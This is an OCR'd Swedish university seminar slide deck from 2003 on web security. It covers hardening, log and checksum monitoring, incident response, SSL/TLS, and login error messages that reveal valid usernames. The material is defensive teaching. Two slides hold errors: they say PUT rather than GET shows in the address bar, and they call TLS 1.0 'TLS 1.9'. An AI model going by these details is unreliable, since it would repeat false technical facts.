
IT-säkerhet för/på webben

...då vissa tycker främlingars godis smakar bäst

2003-12-04



David Hed
Datorenheten

Örebro universitet

Seminariets upplägg

En rätt så spretig presentation med många smådelar som tillsammans skall visa på vikten att inte vara för godtrogen mot världen utanför.

- Först om rutiner och teori
- Sedan mer teknikorienterat


IT-säkerhetsfunktioner?

Användaren säger	”det där får teknikern fixa”
Teknikern säger	”det där skulle leverantören fixat”
Leverantören säger	”det där får slutkunden fixa”
Användaren säger	”det borde teknikern sagt till om”
Teknikern säger	”det är fel på produkten”
Leverantören säger	”det står i manualen hur man gör”
Teknikern säger	”det är en bugg”
Leverantören säger	”det är en feature”
Användaren säger	”ni skiter vi i det, nu kör vi”

Verkligheten säger...

Toast...

Attackens komplexitet kontra kunskap som krävs



Info från CERT

Dagens lärdom

Filtrera kommunikationen
från användaren!

Internets öppenhet

Öppet = Fritt fram

Öppet = Anonymt

Öppet = Saknar gränser

Bli inte rädda i förtid...

Tanken med seminariet är inte att visa på alla hemska saker som kan hända utan att förmedla vilka risker vi måste acceptera om vi aktivt väljer viss funktionalitet framför säkerhet.

Att enbart välja säkerhet gör att verksamheten
inte kan utföra sitt arbete!

Även om Universiteten och högskolorna strävar efter öppenhet och tillgänglighet för alla så kan det ibland gå till överdrift vad det gäller att redovisa detaljer.

Det har dock blivit mycket bättre under de senaste åren. Nu visas inte så ofta stolt upp vilka lösningar man bygger eller köper in. Eller?

Eller att information ges om vilka system som uppgraderas under helgen?

Problemen som existerar kring säkerheten kontra öppenheten är dock inte på något sätt slutkundens fel.

Problemet är att det finns många ute på internet som vill ta över kontrollen. Fritt översatt finns det ett ordspråk

”Visst betalade du för prylarna men är det du som äger dem?”

Det handlar både om situationen att vara i leverantörens händer samt illvilliga crackers.

Leverantören inte redovisar alla bakomliggande funktioner
Leverantören har för mycket funktioner aktiva för att göra det lättare
Användaren tar sig inte tid att fixa problemen och saknar ibland möjlighet.

Ett bättre sätt

Vid nyanförskaffning eller ominstallation av system:

- Förbered
- Härda
- Ha aktiv tillsyn

Förberedelser

Identifiera de känsliga delarna av informationen som ni har.
Prioritera dessa och tänk efter vilka hot som finns mot dessa.
Vem vill åt vilka data? (som inte är publikt tillgänglig)

Se till att rutiner finns att upptäcka om någon kommer åt informationen (logguppföljning, IDS mm).

Gör checksummor/signaturer på dokument som inte får ändras.

Ha kontroll på dessa checksummor. (mer senare)

Härda installationen

Försök minimera installationen och lägg till de senaste patcharna.

Ta bort rättigheter och funktioner som inte behövs. "Deny all, allow some”

Se över hur användare kan logga in.

Kontrollera återläsning från backupband.

Se över rutinerna kring fjärradministration och fysisk åtkomst.

Ha sekundära medium för checksummor av filer (exempelprogram AIDE, Tripwire)

Ha aktiv tillsyn

Kontrollera med jämna mellanrum att informationen inte förändrats (kan automatiseras)

Titta i loggar efter onormala händelser, IDS kan hjälpa till här.

Se även över den fysiska verkligheten så inte någon ansluter icke godkända saker.

Etablera rutiner i förväg om vem som kontaktar vem. Det sparar mycket tid att ha färdiga telefonlistor.

Om det går snett ändå?

Agera snabbt!

Begränsa skadan!

Upp med säkra system!

Vid händelse av intrång

Gå igenom allt som kan vara relevant. Loggar, filer, checksummor, kontroll från andra maskiner mm.

Använd inte systemet för att skicka ut info, om någon annan har kontroll över systemet kommer han/hon att upptäcka att ni upptäckt han/hon.

Begränsa skadan!

Ta istället bort möjligheterna för personen att ansluta. (olika teorier)

Försök med ett räddat system återgå till normal drift. (genomgånget med nya rutiner så att det inte upprepas)

Förbättringar

Sammanställ information om vad som gick snett. Varför och hur kan det förbättras?

Gör om standarden för hur maskinen härdas.

Uppdatera rutinerna kring hur loggar samlas upp och hanteras.

Uppdatera dokumentation om vilka komponenter och vilken information som skall skyddas.

Träna igenom de förändringar som genomförts.

Utmaningen som försvarare

En anfallare behöver bara finna svagaste länken

Försvararen måste hålla alla länkar starka.

Några frågor på denna del?

Slut på teori om rutiner

Dags för lite ren kunskap som man kan göra nått med...

Grundläggande...

- HTML = HyperText Markup Language
- HTTP = HyperText Transfer Protocol

- Klienter frågar HTTP inte HTML!
- Servrar svarar HTML inlindad i HTTP

Grundläggande del 2

PUT och POST

POST är att föredra som funktion då PUT ofta lämnar massa spår i loggar och inte minst syns i adressfältet!

Lite om ActiveX jämfört med Java

Säkerheten baserar sig på “trusted code”.

ActiveX komponenter kan signeras.
Om signaturen är “trusted” [ur vems perspektiv…?]
så är alla komponenter pålitliga från den signaturen.

Och när en komponent är “trusted” så får den full access till alla resurser

Kan inte hantera kod i Sandbox.
Därför direkt olämplig att hantera okänd kod.

Ur leverantörs perspektivet kan det vara svårt att därmed
sälja in en sådan lösning till nya kunder.

Lite kort om integritet/anonymitet

- Lagra inte på er mer information än nödvändigt
- Ha inte en övertro på att studenten litar på att ni behandlar informationen korrekt
- Tvinga inte studenter att lämna ifrån sig mer information än ni absolut behöver i arbetet
- Tänk er in i studentens perspektiv inte verksamheten
- Använd kryptering så informationen inte skickas i klartext

Lite om kryptering

SSL – Secure Socket Layer

TLS – Transport Layer Security

Båda skapar en krypterad anslutning mellan klient och server (webbläsare och webbserver)

Man ser det lättast genom att se på hänglåset i hörnet samt att adressen börjar på https://

SSL v3.0 kom 1996

TLS 1.9 kom 1999 men kan ses som SSL 3.1

Om att lita på ssl ur serverns perspektiv

Då en server arbetar med hjälp av ssl för att erbjuda kryptering är det egentligen bara användaren som erbjuds säkerhet.


Servern certifikat säger ingenting om användarens identitet.

Då krävs det certifikat från användarens sida.

Dagens lärdom


Filtrera kommunikationen
från användaren!

Exempel: Inloggning




Så här skall det ju se ut, rätt användare med rätt lösenord

Inloggningsförsök




bland matar dock folk in fel användare...

Inloggningsförsök




Och ibland fel lösenord...



Och det är ju bra att veta att kontot är rätt men lösenordet fel eller tvärs om... eller hur?

Vi vill ju vara användarvänliga!



Detta flöde är inte bra!!!

Vad kan hända?

- Enkelt att få reda på giltiga användarkonton

  - vilket gör att crackern bara behöver fokusera på att hitta giltiga lösenord.


- Enkelt att störa verksamheten

  - Om tex en användare stängs ute efter 10 felaktiga inloggningar kan det funkera som en utestängningsattack
  (så kallad Denial of Service, DoS)

Dagens lärdom

Filtrera kommunikationen
från användaren!

En bättre lösning



För andra exempel än user/pass

Presentera inte generella systemfel till användaren…

Det är vanligt att webbplatser presenterar alldeles för mycket info om de får felaktiga inmatningar till sig.

Välj istället att föra dem till en logfil på servern.

Att hitta exempel på detta är mycket enkelt och det kan utföras på de flesta webplatser.

Ofta kan nivån av vad som visas sänkas.

Extra om utelåsning


- En annan god ide är att bara låsa ute användare under ett visst tidsintervall
- Detta skall ske UTAN att meddelas vid inloggningen. Chansen finns då att crackern går förbi det giltiga lösenordet under tiden som han gissar vidare i blindo.

Extra om sessioner

- Ha en knapp på sidorna där användaren kan logga ut.
- Kasta ut (avsluta session) användare efter en viss tids inaktivitet.

Då sänks risken för att någon kan ta över sessionen.

Värdelös infrastruktur?

